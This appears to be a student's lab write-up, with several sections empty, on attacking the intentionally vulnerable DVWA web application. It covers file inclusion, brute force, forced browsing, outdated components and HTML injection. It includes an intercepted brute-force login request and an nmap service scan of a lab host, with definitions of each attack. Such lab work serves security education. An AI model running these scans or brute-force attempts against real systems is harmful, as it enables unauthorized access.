
PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)



## High level:





## 6. Local file inclusion

Local file inclusion vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

### Low level:



## Medium level:

medium



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
**[File Inclusion](#)**  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)

### Vulnerability: File Inclusion

**File 4 (Hidden)**  

---


Good job!  
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin  
Security Level: medium  
Locale: en  
PHPIDS: disabled  
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

## High level:



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
**[File Inclusion](#)**  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)

### Vulnerability: File Inclusion

**File 4 (Hidden)**  

---

Good job!  
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin  
Security Level: high  
Locale: en  
PHPIDS: disabled  
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

## 7. Remote file inclusion

Remote file inclusion vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.


### Low level:



## Medium level:



## High level:





## 8. Brute force attack

A brute force attack is uses a trial-and-error approach to systematically guess login info, credentials, and encryption keys. The attacker submits combinations of usernames and passwords until they finally guess correctly.

A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks. The hacker tries multiple usernames and passwords, often using a computer to test a wide range of combinations, until they find the correct login information.

## Low level:





## Medium level:

Request to http://192.168.19.129:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=pooja&password=password&Login=Login HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
9 Cookie: security=medium; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
10 Upgrade-Insecure-Requests: 1
11
12
```

**DVWA**

Home  
Instructions  
Setup

**Brute Force**  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About

Logout

**Vulnerability: Brute Force**

**Login**

Username:  
pooja  
Password:  
password  
Login



**More info**

[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)  
<http://www.securityfocus.com/infocus/1192>  
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

View Source View Help

## High level:



## 9. Forced browsing vulnerability

Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible. Forced browsing attacks are the result of a type of security misconfiguration vulnerability. These kind of vulnerabilities occur when insecure configuration or misconfiguration leave web application components open to attack.

## 10. Components with known vulnerability


Using Components with Known Vulnerabilities According to OWASP: Using Components with Known Vulnerabilities Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate server data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine the app.

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV -p 80 192.168.65.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 10:56 EDT
Nmap scan report for 192.168.65.128
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds

(kali@kali)-[~]
$ echo Pooja
Pooja
```




## 11. Html injection


Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users. Attackers take advantage of the fact that the content of web page is often related to a previous interaction with users. When

applications fail to validate user data, an attacker can send HTML- fomatted text to modify site content that gets presented to other users.

### Low level:



### Medium level:



## High level:

